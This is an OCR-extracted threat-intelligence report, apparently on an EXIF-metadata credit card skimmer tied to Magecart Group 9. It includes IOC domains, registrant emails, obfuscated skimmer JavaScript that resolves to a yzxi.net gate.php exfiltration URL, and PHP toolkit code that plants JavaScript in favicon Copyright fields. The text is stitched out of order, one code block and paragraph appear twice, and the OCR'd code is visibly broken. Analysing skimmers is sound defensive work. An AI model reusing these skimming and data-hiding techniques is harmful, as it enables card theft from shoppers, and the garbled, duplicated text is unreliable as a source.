
The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.



```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var lllI=0;var Illl=0;var llll=[];var lllI=[];
            while(true){
                if(lIll<5)lllI.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(lllI<5)lllI.push(i.charAt(lllI));else if(lllI<i.length)llll.
                push(i.charAt(lllI));lllI++;
                if(Illl<5)lllI.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+lllI.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=lllI.join('');lllI=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(lllI)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                lllI++;if(lllI>=lllI.length)lllI=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3

```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```


Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```

Registrant emails

```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```


It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:



The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

Skimmer toolkit found in the open


We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.


```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
        include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
  include_once 'bin/exif/Photoshop_IRB.php';

include_once 'bin/exif/Photoshop_File_Info.php';

 $new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition'   => "",
'caption'   => "",
'captionwriter' => "",
'jobname'   => "",
'copyrightstatus'   => "",
'copyrightnotice'   => str_replace("'", "\'", $js." "),
'ownerurl'  => "",
'keywords'  => array(),
'category'  => "",
'supplementalcategories'=> array(),
'date'  => "2222-22-22",
'city'  => "",
'state' => "",
'country'   => "",
'credit'=> "",
'source'=> "",
'headline'  => "",
'instructions'  => "",
'transmissionreference' => "",
'urgency'   => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```


The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.



```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var lllI=0;var Illl=0;var llll=[];var lllI=[];
            while(true){
                if(lIll<5)lllI.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(lllI<5)lllI.push(i.charAt(lllI));else if(lllI<i.length)llll.
                push(i.charAt(lllI));lllI++;
                if(Illl<5)lllI.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+lllI.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=lllI.join('');lllI=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(lllI)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                lllI++;if(lllI>=lllI.length)lllI=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.

